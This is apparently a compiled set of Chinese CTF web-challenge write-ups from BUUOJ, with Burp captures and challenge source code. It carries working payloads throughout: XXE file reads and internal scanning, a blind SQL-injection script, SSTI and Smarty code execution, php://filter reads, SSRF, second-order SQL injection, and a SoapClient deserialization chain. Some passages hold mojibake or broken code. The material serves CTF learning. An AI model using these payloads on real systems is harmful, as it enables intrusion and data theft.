lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:mailing list
Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin) /var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin
</msg></result>
```

0 matches

Done

<https://blog.csdn.net/> 1,174 bytes | 54 millis

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
<!ELEMENT name ANY >
<!ENTITY xxe SYSTEM "file:///flag" >]>
<user><username>&xxe;</username><password>admin</password></user>
```


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Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 x ...

Go Cancel < >

Request

Raw Params Headers Hex XML

```
POST /doLogin.php HTTP/1.1
Host: e89abdc8-d9b1-456c-8175-4d610ef044c6.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0)
Gecko/20100101 Firefox/75.0
Accept: application/xml, text/xml, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/xml;charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 185
Origin: http://e89abdc8-d9b1-456c-8175-4d610ef044c6.node3.buuoj.cn
Connection: close
Referer: http://e89abdc8-d9b1-456c-8175-4d610ef044c6.node3.buuoj.cn/

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
<!ELEMENT name ANY >
<!ENTITY xxe SYSTEM "file:///flag" >]>
<user><username>&xxe;</username><password>admin</password></user>
```

Response

Raw Headers Hex XML

```
HTTP/1.1 200 OK
Server: openresty
Date: Thu, 16 Apr 2020 11:15:29 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 85
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.4.0RC6

<result><code>0</code><msg>flag{de13c685-6a02-47c3-938f-f54c094ed68a}</msg></result>
```

? < + > Type a search term 0 matches

Done

https://blog.csdn.net/w 290 bytes | 39 millis

[NCTF2019]True XML cookbook

XXE读取ARP表

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE ANY [
<!ENTITY xxe SYSTEM "file:///proc/net/arp" >]>
<user><username>&xxe;</username><password>admin</password></user>
```

扫内网

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE ANY [
<!ENTITY xxe SYSTEM "http://173.20.6.10" >]>
<user><username>&xxe;</username><password>admin</password></user>
```

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
11	10	200	<input type="checkbox"/>	<input type="checkbox"/>	289	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1235	
2	1	200	<input type="checkbox"/>	<input type="checkbox"/>	1235	
3	2	200	<input type="checkbox"/>	<input type="checkbox"/>	1235	
4	3	200	<input type="checkbox"/>	<input type="checkbox"/>	1235	
9	8	200	<input type="checkbox"/>	<input type="checkbox"/>	1235	
13	12	200	<input type="checkbox"/>	<input type="checkbox"/>	1235	
14	13	200	<input type="checkbox"/>	<input type="checkbox"/>	1235	
15	14	200	<input type="checkbox"/>	<input type="checkbox"/>	1235	
17	16	200	<input type="checkbox"/>	<input type="checkbox"/>	1235	

Request Response

Raw Headers Hex XML

```

HTTP/1.1 200 OK
Server: openresty
Date: Thu, 16 Apr 2020 11:22:16 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 84
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.4.0RC6

<result><code>0</code><msg>flag{0ba2b949-9fce-4e9b-8c88-e1ae33af2e6f}</msg></result>

```

? < + > Type a search term 0 matches

70 of 256 https://blog.csdn.net/weixin_43372099

[RoarCTF 2019]Online Proxy

XFF注入

```

import requests
import time

url = "http://node3.buuoj.cn:25884/"
head = {
    "GET" : "/ HTTP/1.1",
    "Cookie" : "track_uuid=602832fa-679e-449d-f31d-92f05fef7a6",
    "X-Forwarded-For" : ""
}
result = ""
urls = "'0' or ascii(substr((select F419_C01uMn from F419_D4t4B45e.F419_t4b1e limit 1,1),{0},1))>{1} or '0'"
for i in range(1,100):
    l = 1
    r = 127
    mid = (l+r)>>1
    while(l<r):
        head["X-Forwarded-For"] = urls.format(i,mid)
        html_0 = requests.post(url,headers = head)
        time.sleep(2)
        head["X-Forwarded-For"] = urls.format(i, mid+1)
        html_0 = requests.post(url, headers=head)
        html_0 = requests.post(url, headers=head)
        if "Last Ip: 1" in html_0.text:
            l= mid+1
        else:
            r=mid
        mid = (l+r)>>1
    if(chr(mid)==' '):
        break
    result+=chr(mid)
print(result)
print("table_name:"+result)

```

[FBCTF2019]RCEService

```

<?php

putenv('PATH=/home/rceservice/jail');

if (isset($_REQUEST['cmd'])) {
    $json = $_REQUEST['cmd'];

    if (!is_string($json)) {
        echo 'Hacking attempt detected<br/><br/>';
    } elseif (preg_match('/^.*(alias|bg|bind|break|builtin|case|cd|command|compgen|complete|continue|declare|dirs|
disown|echo|enable|eval|exec|exit|export|fc|fg|getopts|hash|help|history|if|jobs|kill|let|local|logout|popd|prin
tf|pushd|pwd|read|readonly|return|set|shift|shopt|source|suspend|test|times|trap|type|typeset|ulimit|umask|unali
as|unset|until|wait|while|[\x00-\x1FA-Z0-9!#-\;/;-@\[-`|~\x7F]+).*$/', $json)) {
        echo 'Hacking attempt detected<br/><br/>';
    } else {
        echo 'Attempting to run command:<br/>';
        $cmd = json_decode($json, true)['cmd'];
        if ($cmd !== NULL) {
            system($cmd);
        } else {
            echo 'Invalid input';
        }
        echo '<br/><br/>';
    }
}
?>

```

json格式命令

```

{"cmd":"ls"}

```

preg_match匹配

preg_match函数只会匹配第一行，可以用 `%0A` 换行

源码中可以看到putenv('PATH=/home/rceservice/jail')已经修改了环境变量，我们只能用绝对路径来调用系统命令

```

{%0A"cmd": "/bin/cat /home/rceservice/flag"%0A}

```

pcre回溯限制绕过

参考[p牛PHP利用PCRE回溯次数限制绕过某些安全限制](#)

```

import requests

payload = '{"cmd":"/bin/cat /home/rceservice/flag","zz":"' + "a"*(1000000) + "'}'
res = requests.post("http://af72594c-dbf9-4ef9-baa3-0738dbb5fdb9.node3.buuoj.cn/", data={"cmd":payload})
#print(payload)
print(res.text)

```

[GYCTF2020]FlaskApp

```
@app.route('/decode',methods=['POST','GET'])
def decode():
    if request.values.get('text') :
        text = request.values.get("text")
        text_decode = base64.b64decode(text.encode())
        tmp = "结果 : {0}".format(text_decode.decode())
        if waf(tmp) :
            flash("no no no !!")
            return redirect(url_for('decode'))
        res = render_template_string(tmp)
```

在base64加密处提交 `{{1-1}}`，将得到的编码拿去解密后得到0，存在ssti

读源码

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__globals__['__builtins__'].open('app.py','r').read() }}{% endif %}{% endfor %}
```

发现flag和os被过滤

字符串拼接查找目录

```
{{'__.__class__.__bases__[0].__subclasses__()[75].__init__.__globals__['__builtins__']['__imp__+__ort__']('o'+s)}.listdir('/')}}
```

字符串切片读取this_is_the_flag.txt

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__globals__['__builtins__'].open('txt.galf_eht_si_siht/'[::-1],'r').read() }}{% endif %}{% endfor %}
```

[BJDCTF 2nd]文件探测

php伪协议读取源代码

```
home.php?file=php://filter/read=convert.base64-encode/resource=home
```



```

<title>File Detector</title>

<link rel="stylesheet" type="text/css" href="css/normalize.css" />
<link rel="stylesheet" type="text/css" href="css/demo.css" />

<link rel="stylesheet" type="text/css" href="css/component.css" />

<script src="js/modernizr.custom.js"></script>

</head>
<body>
<section>
  <form id="theForm" class="simform" autocomplete="off" action="system.php" method="post">
    <div class="simform-inner">
      <span><p><center>File Detector</center></p></span>
      <ol class="questions">
        <li>
          <span><label for="q1">ç çÿ¥é “ç”®å½•ä. <é/ææ%ä»€ä¹^æ-îä»¶å -?</label></span>
          <input id="q1" name="q1" type="text"/>
        </li>
        <li>
          <span><label for="q2">è`·è%“å
¥ä½ æf³æfæµ<æ-îä»¶å†
å®¹é•çå°|çš„url</label></span>
          <input id="q2" name="q2" type="text"/>
        </li>
        <li>
          <span><label for="q1">å½ å.ææ»ä»¥ä½•ç§ æ-¹å½ è®çé-®i¼ÿGETi¼ÿPOST?</label></span>
          <input id="q3" name="q3" type="text"/>
        </li>
      </ol>
      <button class="submit" type="submit" value="submit">æ ä®æ</button>
      <div class="controls">
        <button class="next"></button>
        <div class="progress"></div>
        <span class="number">
          <span class="number-current"></span>
          <span class="number-total"></span>
        </span>
        <span class="error-message"></span>
      </div>
      <span class="final-message"></span>
    </form>
    <span><p><center><a href="https://gem-love.com" target="_blank">@éç-å¥îL 'Amore</a></center></p></span>
  </section>

<script type="text/javascript" src="js/classie.js"></script>
<script type="text/javascript" src="js/stepsForm.js"></script>
<script type="text/javascript">
  var theForm = document.getElementById( 'theForm' );

  new stepsForm( theForm, {
    onSubmit : function( form ) {
      classie.addClass( theForm.querySelector( '.simform-inner' ), 'hide' );
      var messageEl = theForm.querySelector( '.final-message' );
      form.submit();
      messageEl.innerHTML = 'Ok...Let me have a check';
      classie.addClass( messageEl, 'show' );
    }
  }

```

```

    } );
</script>

</body>
</html>
<?php

$filter1 = '/^http:\\\\127\\.0\\.0\\.1\\//i';
$filter2 = '/.?f.?l.?a.?g.?/i';

if (isset($_POST['q1']) && isset($_POST['q2']) && isset($_POST['q3'])) {
    $url = $_POST['q2'].".y1ng.txt";
    $method = $_POST['q3'];

    $str1 = "~$ python fuck.py -u \"".$url ."\" -M $method -U y1ng -P admin123123 --neglect-negative --debug --h
int=xiangdemei<br>";

    echo $str1;

    if (!preg_match($filter1, $url) ){
        die($str2);
    }
    if (preg_match($filter2, $url)) {
        die($str3);
    }
    if (!preg_match('/^GET/i', $method) && !preg_match('/^POST/i', $method)) {
        die($str4);
    }
    $detect = @file_get_contents($url, false);
    print(sprintf("$url method&content_size:$method%d", $detect));
}

?>

```

主要思路是 让 `$detect` 以字符串形式输出，有两种读取admin.php的方法

`%1$s`

`%1$s` 会将第一个参数用string类型输出

```
print(sprintf("$url method&content_size:"GET%1$s%d", $detect)); // %1$s会以字符串格式输出$detect，而%d会输出0
```

`%s%` ,sprintf()函数中%可以转义掉 %

```
print(sprintf("$url method&content_size:"GET%s%d", $detect)); // %d前的%被转义，因此失
```

payload

```
POST:q1=1&q2=http://127.0.0.1/admin.php#&q3=GET%1$s
```

得到admin.php的源码


```

<?php
error_reporting(0);
session_start();
$flag = 'flag{s1mpl3_SSRF_@nd_spr1ntf}'; //fake

function aesEn($data, $key)
{
    $method = 'AES-128-CBC';
    $iv = md5($_SERVER['REMOTE_ADDR'],true);
    return base64_encode(openssl_encrypt($data, $method,$key, OPENSSSL_RAW_DATA , $iv));
}

function Check()
{
    if (isset($_COOKIE['your_ip_address']) && $_COOKIE['your_ip_address'] === md5($_SERVER['REMOTE_ADDR']) && $_COOKIE['y1ng'] === sha1(md5('y1ng')))
        return true;
    else
        return false;
}

if ( $_SERVER['REMOTE_ADDR'] == "127.0.0.1" ) {
    highlight_file(__FILE__);
} else {
    echo "<head><title>403 Forbidden</title></head><body bgcolor=black><center><font size='10px' color=white><br>only 127.0.0.1 can access! You know what I mean right?<br>your ip address is " . $_SERVER['REMOTE_ADDR'];
}

$_SESSION['user'] = md5($_SERVER['REMOTE_ADDR']);

if (isset($_GET['decrypt'])) { //只要传入decrypt参数就不会生成随机数
    $decr = $_GET['decrypt'];
    if (Check()){
        $data = $_SESSION['secret'];
        include 'flag_2s1n2nd1n2k1n1ksnf.php';
        $cipher = aesEn($data, 'y1ng'); //注意! 这里加密的内容是从SESSION中取的, 突破点就在这里
        if ($decr === $cipher){
            echo WHAT_YOU_WANT;
        } else {
            die('爬');
        }
    } else{
        header("Refresh:0.1;url=index.php");
    }
} else {
    //I heard you can break PHP mt_rand seed
    mt_srand(rand(0,9999999)); //这里的种子是真随机了, 无法爆破
    $length = mt_rand(40,80);
    $_SESSION['secret'] = bin2hex(random_bytes($length));
}

?>

```

session绕过

删除cookie, 没有cookie中的SESSIONID就找不到对应的session文件, 相应的\$_SESSION['var']就为NULL, 传参NULL。

所以只要我们在访问admin.php时，删除session访问，代码就会变成：

```
$cipher = aesEn(NULL, 'y1ng');
```

加密算法

```
function aesEn($data, $key){
    $method = 'AES-128-CBC';
    $iv = md5('174.0.0.201',true);
    return base64_encode(openssl_encrypt($data, $method,$key, OPENSSSL_RAW_DATA , $iv));
}
```

```
echo aesEn('', 'y1ng')
//NjismGkorj5yvva4w11R3FA==
```

```
admin.php?decrypt=NjismGkorj5yvva4w11R3FA%3d%3d
```

[BSidesCF 2020]Had a bad day

```
<?php
$file = $_GET['category'];

if(isset($file))
{
    if( strpos( $file, "woofers" ) !== false || strpos( $file, "meowers" ) !== false || strpos( $file, "index"))
    {
        include ($file . '.php');
    }
    else
    {
        echo "Sorry, we currently only support woofers and meowers.";
    }
}
?>
```

php://filter伪协议嵌套

payload

```
category=php://filter/read=convert.base64-encode/woofers/resource=flag
```

[RoarCTF 2019]Simple Upload

Think PHP upload()多文件上传

think PHP里的upload()函数在不传参的情况下是批量上传的，这里可以理解为防护机制只会检测一次，运用条件竞争，多次上传便可以绕过文件后缀的检测，至于为什么上传两次1.txt,是为了获取php文件的后缀，因为这里的后缀命名方式运用了uniqid函数它是基于微秒的当前时间来更改文件名的，两个同时上传生成的文件名相差不会太远。

文件名爆破

先上传一个正常文件再上传一个木马文件，然后再上传一个正常文件，然后根据第一和第三个正常文件的文件名之间的差异，爆破出我们上传的木马文件

[CISCN2019 华北赛区 Day1 Web5]CyberPunk

php伪协议读取源码

index.php

```
<?php

ini_set('open_basedir', '/var/www/html/');

// $file = $_GET["file"];
$file = (isset($_GET['file']) ? $_GET['file'] : null);
if (isset($file)){
    if (preg_match("/phar|zip|bz2|zlib|data|input|%00/i",$file)) {
        echo('no way!');
        exit;
    }
    @include($file);
}
?>
```

search.php

```
<?php

require_once "config.php";

if(!empty($_POST["user_name"]) && !empty($_POST["phone"]))
{
    $msg = '';
    $pattern = '/select|insert|update|delete|and|or|join|like|regexp|where|union|into|load_file|outfile/i';
    $user_name = $_POST["user_name"];
    $phone = $_POST["phone"];
    if (preg_match($pattern,$user_name) || preg_match($pattern,$phone)){
        $msg = 'no sql inject!';
    }else{
        $sql = "select * from `user` where `user_name`='{ $user_name }' and `phone`='{ $phone }'";
        $fetch = $db->query($sql);
    }

    if (isset($fetch) && $fetch->num_rows>0){
        $row = $fetch->fetch_assoc();
        if(!$row) {
            echo 'error';
            print_r($db->error);
            exit;
        }
        $msg = "<p>姓名: ".$row['user_name']. "</p><p>, 电话: ".$row['phone']. "</p><p>, 地址: ".$row['address']. "</p>";
    } else {
        $msg = "未找到订单!";
    }
}
else {
    $msg = "信息不全";
}
}
```

change.php

```

<?php

require_once "config.php";

if(!empty($_POST["user_name"]) && !empty($_POST["address"]) && !empty($_POST["phone"]))
{
    $msg = '';
    $pattern = '/select|insert|update|delete|and|or|join|like|regexp|where|union|into|load_file|outfile/i';
    $user_name = $_POST["user_name"];
    $address = addslashes($_POST["address"]);
    $phone = $_POST["phone"];
    if (preg_match($pattern,$user_name) || preg_match($pattern,$phone)){
        $msg = 'no sql inject!';
    }else{
        $sql = "select * from `user` where `user_name`='{ $user_name }' and `phone`='{ $phone }'";
        $fetch = $db->query($sql);
    }

    if (isset($fetch) && $fetch->num_rows>0){
        $row = $fetch->fetch_assoc();
        $sql = "update `user` set `address`='".$address."', `old_address`='".$row['address']."' where `user_id`="
        ".$row['user_id'];
        $result = $db->query($sql);
        if(!$result) {
            echo 'error';
            print_r($db->error);
            exit;
        }
        $msg = "订单修改成功";
    } else {
        $msg = "未找到订单!";
    }
} else {
    $msg = "信息不全";
}
}

```

confirm.php

```

<?php

require_once "config.php";
//var_dump($_POST);

if(!empty($_POST["user_name"]) && !empty($_POST["address"]) && !empty($_POST["phone"]))
{
    $msg = '';
    $pattern = '/select|insert|update|delete|and|or|join|like|regexp|where|union|into|load_file|outfile/i';
    $user_name = $_POST["user_name"];
    $address = $_POST["address"];
    $phone = $_POST["phone"];
    if (preg_match($pattern,$user_name) || preg_match($pattern,$phone)){
        $msg = 'no sql inject!';
    }else{
        $sql = "select * from `user` where `user_name`='{ $user_name }' and `phone`='{ $phone }'";
        $fetch = $db->query($sql);
    }

    if($fetch->num_rows>0) {
        $msg = $user_name."已提交订单";
    }else{
        $sql = "insert into `user` ( `user_name`, `address`, `phone`) values( ?, ?, ?)";
        $re = $db->prepare($sql);
        $re->bind_param("sss", $user_name, $address, $phone);
        $re = $re->execute();
        if(!$re) {
            echo 'error';
            print_r($db->error);
            exit;
        }
        $msg = "订单提交成功";
    }
} else {
    $msg = "信息不全";
}
?>

```

二次注入

change.php

```
$sql = "update `user` set `address`='". $address. "', `old_address`='". $row['address']. "' where `user_id`='". $row['user_id']];
```

在地址被更新的同时，旧地址被存了下来，造成二次注入

payload

```
1' where user_id=updatexml(1,concat(0x7e,(select substr(load_file('/flag.txt'),1,25)),0x7e),1)#
```

```
1' where user_id=updatexml(1,concat(0x7e,(select substr(load_file('/flag.txt'),26,50)),0x7e),1)#
```

[CISCN2019 华东南赛区]Web11

Smarty模板SSTI

Smarty的{if}条件判断和PHP的if 非常相似，只是增加了一些特性。全部的PHP条件表达式和函数都可以在if内使用，如||,or,&&,and,is_array()

```
x-forwarded-for:{if phpinfo()}{/if}
```

Target: http://node3.buuoj.cn:26148

Request

Raw Params Headers Hex

```
GET / HTTP/1.1
Host: node3.buuoj.cn:26148
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Cookie: pma_lang=zh_CN;
pma_collation_connection=utf8_unicode_ci;
pma_iv-1=TpQ0aRM1ejXpC9hfwf0Yuw%3D%3D;
pmaUser-1=sGcpNbb%2FFiGDqcGnjPCA3A%3D%3D;
track_uuid=602832fa-679e-449d-f31d-92f05fef7a6
Upgrade-Insecure-Requests: 1
x-forwarded-for:{if phpinfo()}{/if}
```

Response

Raw Headers Hex HTML Render

IP
Current IP:

PHP Version 7.3.5

System	Linux 48c4bb17033c 4.15.0-9
Build Date	May 11 2019 03:16:59
Configure Command	'./configure' '--build=x86_64-lin '--with-config-file-scan-dir=Aut '--enable-mbstring' '--enable-n '--with-openssl' '--with-zlib' '-- 'build_alias=x86_64-linux-mus
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)

91,126 bytes | 189 millis

payload

```
{if system("cat /flag")}{/if}
```

bestphp's revenge

```
<?php
highlight_file(__FILE__);
$b = 'implode';
call_user_func($_GET['f'], $_POST);
session_start();
if (isset($_GET['name'])) {
    $_SESSION['name'] = $_GET['name'];
}
var_dump($_SESSION);
$a = array(reset($_SESSION), 'welcome_to_the_lctf2018');
call_user_func($b, $a);
?>
```

session反序列化->soap(ssrf+crlf)->call_user_func激活soap类

SoapClient触发反序列化导致ssrf

serialize_handler处理session方式不当导致session注入

CRLF漏洞

通过反序列化调用SoapClient向flag.php发送请求，那么就可以实现ssrf

接下来要解决的问题是：

- 在哪触发反序列化
- 如何控制反序列化的内容

这里要知道 `call_user_func()` 函数如果传入的参数是 `array` 类型的话，会将数组的成员当做类名和方法，例如本题中可以先用 `extract()` 将 `b` 覆盖成 `call_user_func()`，`reset($_SESSION)` 就是 `$_SESSION['name']`，我们可以传入 `name=SoapClient`，那么最后 `call_user_func($b, $a)` 就变成 `call_user_func(array('SoapClient','welcome_to_the_lctf2018'))`，即 `call_user_func(SoapClient->welcome_to_the_lctf2018)`，由于 `SoapClient` 类中没有 `welcome_to_the_lctf2018` 这个方法，就会调用魔术方法 `__call()` 从而发送请求

payload

```
<?php
$target = "http://127.0.0.1/flag.php";
$attack = new SoapClient(null,array('location' => $target,
    'user_agent' => "N0rth3ty\r\nCookie: PHPSESSID=991m9bf41ue8k3bctirr5mm8m4\r\n",
    'uri' => "123"));
$payload = urlencode(serialize($attack));
echo $payload;
//0%3A10%3A%22SoapClient%22%3A5%3A%7B%3A%3A%22uri%22%3B%3A%3A%22123%22%3B%3A%3A%22location%22%3B%3A%25%3A%22http%3A%2F%2F127.0.0.1%2Fflag.php%22%3B%3A%15%3A%22_stream_context%22%3B%3A%3A%3A%11%3A%22_user_agent%22%3B%3A%56%3A%22N0rth3ty%0D%0ACookie%3A+PHPSESSID%3D991m9bf41ue8k3bctirr5mm8m4%0D%0A%22%3B%3A%13%3A%22_soap_version%22%3B%3A%1%3B%7D
```

先注入poc得到的session


```

<?php
highlight_file(__FILE__);
$b = 'implode';
call_user_func($_GET['f'], $_POST);
session_start();
if (isset($_GET['name'])) {
    $_SESSION['name'] = $_GET['name'];
}
var_dump($_SESSION);
$a = array(reset($_SESSION), 'welcome_to_the_lctf2018');
call_user_func($b, $a);
?> array(3) { ["a:1:{s:4:'name';s:226:''}"] => object(SoapClient)#1 (9) { ["uri"] => string(3) "123" ["location"] => string(25) "http://127.0.0.1/flag.php" ["stream_context"] => int(0) ["user_agent"] =>
string(56) "North3ty Cookie: PHPSESSID=991m9bf41ue8k3bctirr5mm8m4" ["soap_version"] => int(1) ["httpssocket"] => int(0) ["use_proxy"] => int(0) ["httpurl"] => int(0) ["__soap_fault"] =>
object(SoapFault)#2 (9) { ["message":"protected"] => string(16) "Gateway Time-out" ["string":"Exception":"private"] => string(343) "SoapFault exception: [HTTP] Gateway Time-out in /var/www
/html/index.php:11 Stack trace: #0 [internal function]: SoapClient->_doRequest('__call('welcome_to_the_...', Array) #2 /var/www/html/index.php(11): call_user_func(Array) #3 (main)"
["code":"protected"] => int(0) ["file":"protected"] => string(23) "/var/www/html/index.php" ["line":"protected"] => int(11) ["trace":"Exception":"private"] => array(3) { [0] => array(4) { ["function"] => string(11)
"_doRequest" ["class"] => string(10) "SoapClient" ["type"] => string(2) "->" ["args"] => array(5) { [0] => string(386) "" [1] => string(25) "http://127.0.0.1/flag.php" [2] => string(27)
"123#welcome_to_the_lctf2018" [3] => int(1) [4] => int(0) } } [1] => array(4) { ["function"] => string(6) "__call" ["class"] => string(10) "SoapClient" ["type"] => string(2) "->" ["args"] => array(2) { [0] =>
string(23) "welcome_to_the_lctf2018" [1] => array(0) { } } [2] => array(4) { ["file"] => string(23) "/var/www/html/index.php" ["line"] => int(11) ["function"] => string(14) "call_user_func" ["args"] =>
array(1) { [0] => array(2) { [0] => *RECURSION* [1] => string(23) "welcome_to_the_lctf2018" } } } ["previous":"Exception":"private"] => NULL ["faultstring"] => string(16) "Gateway Time-out"
["faultcode"] => string(4) "HTTP" } } ["name"] => string(10) "SoapClient" ["flag"] => string(42) "flag1b6b45bd-2f9a-4608-9fb5-4bbca92e5775" }

```

https://blog.csdn.net/weixin_45872099

[DDCTF 2019]homebrew event loop

逻辑漏洞:

异步处理导致可以先调用增加钻石，再调用计算价钱的。也就是先货后款。

eval函数存在注入，可以通过#注释，我们可以传入路由action:eval#;arg1#arg2#arg3这样注释后面语句并可以调用任意函数，分号后面的#为传入参数，参数通过#被分割为参数列表。

```

from flask import Flask, session, request, Response
import urllib

app = Flask(__name__)
app.secret_key = '*****' # censored
url_prefix = '/d5afe1f66147e857'

def FLAG():
    return '*****' # censored

def trigger_event(event):
    session['log'].append(event)
    if len(session['log']) > 5:
        session['log'] = session['log'][-5:]
    if type(event) == type([]):
        request.event_queue += event
    else:
        request.event_queue.append(event)

def get_mid_str(haystack, prefix, postfix=None):
    haystack = haystack[haystack.find(prefix)+len(prefix):]
    if postfix is not None:
        haystack = haystack[:haystack.find(postfix)]
    return haystack

class RollBackException:
    pass

def execute_event_loop():
    valid_event_chars = set(
        'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_0123456789:;#')
    resp = None
    while len(request.event_queue) > 0:
        # event is something like {"action":ACTION,ARG0#ARG1#ARG2..."}

```

```

# event is something like ACTION:ACTION;ARGS0#ARGS1#ARGS2.....
event = request.event_queue[0]
request.event_queue = request.event_queue[1:]
if not event.startswith(('action:', 'func:')):
    continue
for c in event:
    if c not in valid_event_chars:
        break
else:
    is_action = event[0] == 'a'
    action = get_mid_str(event, ':', ';')
    args = get_mid_str(event, action+';').split('#')
    try:
        event_handler = eval(
            action + ('_handler' if is_action else '_function'))
        ret_val = event_handler(args)
    except RollBackException:
        if resp is None:
            resp = ''
            resp += 'ERROR! All transactions have been cancelled. <br />'
            resp += '<a href="./?action:view;index">Go back to index.html</a><br />'
            session['num_items'] = request.prev_session['num_items']
            session['points'] = request.prev_session['points']
            break
    except Exception, e:
        if resp is None:
            resp = ''
            # resp += str(e) # only for debugging
            continue
    if ret_val is not None:
        if resp is None:
            resp = ret_val
        else:
            resp += ret_val
if resp is None or resp == '':
    resp = ('404 NOT FOUND', 404)
session.modified = True
return resp

```

```
@app.route(url_prefix+'/')
```

```

def entry_point():
    querystring = urllib.unquote(request.query_string)
    request.event_queue = []
    if querystring == '' or (not querystring.startswith('action:')) or len(querystring) > 100:
        querystring = 'action:index;False#False'
    if 'num_items' not in session:
        session['num_items'] = 0
        session['points'] = 3
        session['log'] = []
    request.prev_session = dict(session)
    trigger_event(querystring)
    return execute_event_loop()

```

```
# handlers/functions below -----
```

```

def view_handler(args):
    page = args[0]
    html = ''

```

```

html += '[INFO] you have {} diamonds, {} points now.<br />'.format(
    session['num_items'], session['points'])
if page == 'index':
    html += '<a href="./?action:index;True%23False">View source code</a><br />'
    html += '<a href="./?action:view;shop">Go to e-shop</a><br />'
    html += '<a href="./?action:view;reset">Reset</a><br />'
elif page == 'shop':
    html += '<a href="./?action:buy;1">Buy a diamond (1 point)</a><br />'
elif page == 'reset':
    del session['num_items']
    html += 'Session reset.<br />'
html += '<a href="./?action:view;index">Go back to index.html</a><br />'
return html

```

```

def index_handler(args):
    bool_show_source = str(args[0])
    bool_download_source = str(args[1])
    if bool_show_source == 'True':

        source = open('eventLoop.py', 'r')
        html = ''
        if bool_download_source != 'True':
            html += '<a href="./?action:index;True%23True">Download this .py file</a><br />'
            html += '<a href="./?action:view;index">Go back to index.html</a><br />'

        for line in source:
            if bool_download_source != 'True':
                html += line.replace('&', '&amp;').replace('\t', '&nbsp;*4').replace(
                    ' ', '&nbsp;').replace('<', '&lt;').replace('>', '&gt;').replace('\n', '<br />')
            else:
                html += line
        source.close()

        if bool_download_source == 'True':
            headers = {}
            headers['Content-Type'] = 'text/plain'
            headers['Content-Disposition'] = 'attachment; filename=serve.py'
            return Response(html, headers=headers)
        else:
            return html
    else:
        trigger_event('action:view;index')

```

```

def buy_handler(args):
    num_items = int(args[0])
    if num_items <= 0:
        return 'invalid number({}) of diamonds to buy<br />'.format(args[0])
    session['num_items'] += num_items
    trigger_event(['func:consume_point;{}'.format(
        num_items), 'action:view;index'])

```

```

def consume_point_function(args):
    point_to_consume = int(args[0])
    if session['points'] < point_to_consume:
        raise RollBackException()
    session['points'] -= point_to_consume

```

```

def show_flag_function(args):
    flag = args[0]
    # return flag # GOTCHA! We noticed that here is a backdoor planted by a hacker which will print the flag, so
    # we disabled it.
    return 'You naughty boy! ;) <br />'

def get_flag_handler(args):
    if session['num_items'] >= 5:
        # show_flag_function has been disabled, no worries
        trigger_event('func:show_flag;' + FLAG())
    trigger_event('action:view;index')

if __name__ == '__main__':
    app.run(debug=False, host='0.0.0.0')

```

分析一下：

```

# flag获取函数def FLAG()

# 以下三个函数负责对参数进行解析。
# 1. 添加log，并将参数加入队列def trigger_event(event)

# 2. 工具函数，获取prefix与postfix之间的值
def get_mid_str(haystack, prefix, postfix=None):

# 3. 从队列中取出函数，并分析后，进行执行。（稍后进行详细分析）
def execute_event_loop()

# 网站入口点
def entry_point()

# 页面渲染，三个页面：
index/shop/resetdef view_handler()

# 下载源码
def index_handler(args)

# 增加钻石
def buy_handler(args)

# 计算价钱，进行减钱
def consume_point_function(args)

# 输出flagdef show_flag_function(args)
def get_flag_handler(args)

```

有这么两个跟 flag 有关的函数：

```

def show_flag_function(args):
    flag = args[0]
    #return flag # GOTCHA! We noticed that here is a backdoor planted by a hacker which will print the flag, so
we disabled it.
    return 'You naughty boy! ;) <br />'
def get_flag_handler(args):
    if session['num_items'] >= 5:
        trigger_event('func:show_flag;' + FLAG())
    trigger_event('action:view;index')

```

可以看到show_flag_function()无法直接展示出 flag，先看看get_flag_handler()中用到的trigger_event()函数：

```

def trigger_event(event):
    session['log'].append(event)
    if len(session['log']) > 5: session['log'] = session['log'][-5:]
    if type(event) == type([]):
        request.event_queue += event
    else:

```

这个函数往 session 里写了日志，而这个日志里就有 flag，并且 flask 的 session 是可以被解密的。只要后台成功设置了这个 session 我们就有机会获得 flag。

但若想正确调用show_flag_function()，必须满足session['num_items'] >= 5。

购买num_items需要花费points，而我们只有 3 个points，如何获得 5 个num_items？

